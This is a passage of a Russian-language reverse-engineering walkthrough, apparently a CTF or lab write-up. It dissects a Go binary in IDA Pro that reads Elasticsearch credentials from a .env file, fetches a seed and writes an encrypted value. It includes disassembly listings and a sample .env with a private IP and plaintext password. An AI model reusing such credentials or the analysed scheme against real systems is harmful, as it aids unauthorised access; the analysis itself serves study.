


Search: *
Searching supports the query string DSL
Index pattern: seed
matches 1 indices

_index	_type	_id	_score	seed
seed	_doc	1	1	49051168

Records per page: 10 1-1 of 1
0 selected

Значение seed



Search: *
Searching supports the query string DSL
Index pattern: user-00001
matches 1 indices


_index	_type	_id	_score	blob	timestamp
user-00001	_doc	B64lGowBKwY7qlU7OuMw	1	XBsiiPmiXw1KX4aOLP10EKM3kH349Uqhs9F9-uP3asPilrjnUJ3t4cDkV06HCCmH8zEnmMbI…	2023-11-29T00:14:56.5450245-08:00

Records per page: 10 1-1 of 1
0 selected

Значение user-00001

Теперь загружаем найденный исполняемый файл в дизассемблер с возможностью декомпилятора (я использую IDA Pro). Функция **main_main** типична для Golang. А значит, мы можем использовать особенность строк в Go: они хранятся не как последовательность символов с null-байтом в конце, а как структура, содержащая строку и ее длину.

При запуске программы читаются данные Elastic из файла **.env**.



```
sub     rsp, 3F8h
mov     [rsp+3F8h+var_8], rbp
lea     rbp, [rsp+3F8h+var_8]
movups  [rsp+3F8h+var_20], xmm15
movups  [rsp+3F8h+var_20+8], xmm15
mov     [rsp+3F8h+var_2C1], 0
xor     eax, eax
xor     ebx, ebx
mov     rcx, rbx
call    github_com_joho_godotenv_Load
test    rax, rax
jz      short loc_870470
```


```
loc_870D35:
call    runtime_morestack_noctxt
jmp     main_main
main_main endp
```

```
movups  [rsp+3F8h+var_220], xmm15
lea     rdx, RTYPE_string
mov     qword ptr [rsp+3F8h+var_220], rdx
lea     rdx, off_A26650 ; "Error loading .env file"
mov     qword ptr [rsp+3F8h+var_220+8], rdx
lea     rax, [rsp+3F8h+var_220]
mov     ebx, 1
mov     rcx, rbx
call    log_Fatal
```

```
loc_870470:
lea     rax, aElasticuri ; "ELASTICURI"
mov     ebx, 0Ah
nop     dword ptr [rax+00h]
call    os_Getenv
mov     [rsp+3F8h+var_240], rax
mov     [rsp+3F8h+var_298], rbx
lea     rax, aElasticuser ; "ELASTICUSER"
mov     ebx, 0Bh
call    os_Getenv
mov     [rsp+3F8h+var_248], rax
mov     [rsp+3F8h+var_2A0], rbx
lea     rax, aElasticpass ; "ELASTICPASS"
mov     ebx, 0Bh
call    os_Getenv
mov     [rsp+3F8h+var_250], rax
mov     [rsp+3F8h+var_2A8], rbx
lea     rax, RTYPE_http_Transport
xchg    ax, ax
call    runtime_newobject
mov     [rsp+3F8h+var_258], rax
lea     rax, RTYPE_tls_Config
call    runtime_newobject
mov     byte ptr [rax+0A0h], 1
cmp     cs:runtime_writeBarrier, 0
jnz     short loc_87051A
```

Дизассемблированный код функции main_main

После этого приложение делает запрос к базе и обращается к записи **seed**, а затем — к записи **user-00001**.



```
loc_870592:
mov     [rsp+3F8h+var_150], rax
mov     [rsp+3F8h+var_148], 1
mov     [rsp+3F8h+var_140], 1
mov     rax, [rsp+3F8h+var_248]
mov     [rsp+3F8h+var_138], rax
mov     rax, [rsp+3F8h+var_2A0]
mov     [rsp+3F8h+var_130], rax
mov     rax, [rsp+3F8h+var_250]
mov     [rsp+3F8h+var_128], rax
mov     rax, [rsp+3F8h+var_2A8]
mov     [rsp+3F8h+var_120], rax
lea     rax, go_itab__net_http_Transport_net_http_RoundTripper
mov     [rsp+3F8h+var_58], rax
mov     rax, [rsp+3F8h+var_258]
mov     [rsp+3F8h+var_50], rax
mov     rdi, rsp
lea     rsi, [rsp+3F8h+var_150]
nop     dword ptr [rax+00h]
mov     [rsp+3F8h+var_408], rbp
lea     rbp, [rsp+3F8h+var_408]
call    loc_466696
mov     rbp, [rbp+0]
call    github_com_elastic_go_elasticsearch_v8_NewClient
mov     [rsp+3F8h+var_270], rax
mov     rcx, [rax+40h]
test    [rax], al
mov     rdx, [rcx+1B8h]
mov     rcx, [rdx]
mov     ebx, 4
mov     edi, 1
xor     esi, esi
xor     r8d, r8d
mov     r9, r8
lea     rax, aSeed_2    ; "seed"
mov     r11, rcx
lea     rcx, unk_A24228
call    r11
mov     [rsp+3F8h+seed], rax
xchg    ax, ax
test    rbx, rbx
jz      short loc_8706CD
```

```
movups  [rsp+3F8h+var_220], xmm15
jz      short loc_870694
```

```
mov     rbx, [rbx+8]
```

```
mov     qword ptr [rsp+3F8h+var_1D8+8], rdx
lea     rcx, [rsp+3F8h+var_1E0]
mov     qword ptr [rsp+3F8h+var_20], rcx
mov     [rsp+3F8h+var_2C1], 1
lea     rax, RTYPE_main_Seed
call    runtime_newobject
mov     [rsp+3F8h+seed_value], rax
mov     rcx, [rsp+3F8h+seed]
mov     rbx, [rcx+10h]
mov     rcx, [rcx+18h]
mov     [rsp+3F8h+var_278], rcx
lea     rax, RTYPE_io_Reader
call    runtime_convI2I
mov     rbx, [rsp+3F8h+var_278]
call    io_ReadAll
lea     rdi, RTYPE__ptr_main_Seed
mov     rsi, [rsp+3F8h+seed_value]
call    encoding_json_Unmarshal
nop     dword ptr [rax+00h]
test    rax, rax
jz      short loc_8707EB
```

```
movups  [rsp+3F8h+var_220], xmm15
jz      short loc_870794
```


```
loc_8707EB:
nop
mov     eax, 28h ; '('
call    main_randStringList
mov     [rsp+3F8h+var_290], rax
mov     [rsp+3F8h+var_2C0], rbx
mov     rcx, [rsp+3F8h+seed_value]
mov     rcx, [rcx+40h]  ; int
mov     rax, rcx        ; int
call    main_genKey
mov     rdi, [rsp+3F8h+var_290]
mov     rsi, [rsp+3F8h+var_2C0]
call    main_encrypt
mov     [rsp+3F8h+var_268], rax
mov     [rsp+3F8h+var_2B0], rbx
mov     rcx, [rsp+3F8h+var_270]
mov     rdx, [rcx+40h]
mov     rdx, [rdx+10h]
mov     rdx, [rdx+30h]
mov     rsi, [rdx]
xor     edi, edi
lea     rax, aUser00001 ; "user-00001"
mov     ebx, 0Ah
xor     ecx, ecx
mov     r11, rsi
mov     rsi, rdi
call    r11
test    rbx, rbx
jz      short loc_8708DA
```

Запись в базе

Но между ними вызываются функции **randStringList**, **genKey** и **encrypt**. Чтобы было легче с ними разобраться, пройдем их в режиме отладки. Первым делом создадим файл **.env**, содержащий параметры для подключения к базе.

```
ELASTICURI=https://172.16.135.1:9200
ELASTICUSER=elastic
ELASTICPASS=oKHzjZw0EGcRxT2cux5K
```

А затем перейдем к функции **randStringList**. Эта функция принимает в качестве параметра длину генерируемой строки, а возвращает случайную строку.



```
.text:0000000000EB0082 mov     rdx, 5800000057h
.text:0000000000EB008C mov     [rsp+108h+var_20], rdx
.text:0000000000EB0094 mov     rdx, 5A00000059h
.text:0000000000EB009E mov     [rsp+108h+var_18], rdx
.text:0000000000EB00A6 mov     rbx, rax
.text:0000000000EB00A9 mov     rcx, rbx
.text:0000000000EB00AC lea     rax, RTYPE_int32
.text:0000000000EB00B3 call    runtime_makeslice
.text:0000000000EB00B8 mov     [rsp+108h+var_10], rax
.text:0000000000EB00C0 xor     ecx, ecx
.text:0000000000EB00C2 jmp     short loc_EB00DB
```

```
.text:0000000000EB00DB
.text:0000000000EB00DB loc_EB00DB:
.text:0000000000EB00DB mov     rdi, [rsp+108h+arg_0]
.text:0000000000EB00E3 cmp     rdi, rcx
.text:0000000000EB00E6 jle     short loc_EB0108
```

```
.text:0000000000EB00E8 mov     [rsp+108h+var_E8], rcx
.text:0000000000EB00ED mov     rax, cs:math_rand_globalRand
.text:0000000000EB00F4 mov     ebx, 34h ; '4'
.text:0000000000EB00F9 call    math_rand__ptr_Rand_Intn
.text:0000000000EB00FE xchg    ax, ax
.text:0000000000EB0100 cmp     rax, 34h ; '4'
.text:0000000000EB0104 jb      short loc_EB00C4
```


```
.text:0000000000EB0108
.text:0000000000EB0108 loc_EB0108:
.text:0000000000EB0108 mov     rbx, rax
.text:0000000000EB010B mov     rcx, rdi
.text:0000000000EB010E xor     eax, eax
.text:0000000000EB0110 call    runtime_slicerunetostring
.text:0000000000EB0115 mov     rbp, [rsp+108h+var_8]
.text:0000000000EB011D add     rsp, 108h
.text:0000000000EB0124 retn
```

```
.text:0000000000EB0106 jmp     short loc_EB0125
```

```
.text:0000000000EB00C4
.text:0000000000EB00C4 loc_EB00C4:
.text:0000000000EB00C4 mov     edx, dword ptr [rsp+rax*4+108h+var_E0]
.text:0000000000EB00C8 mov     rcx, [rsp+108h+var_E8]
.text:0000000000EB00CD mov     rax, [rsp+108h+var_10]
.text:0000000000EB00D5 mov     [rax+rcx*4], edx
.text:0000000000EB00D8 inc     rcx
```

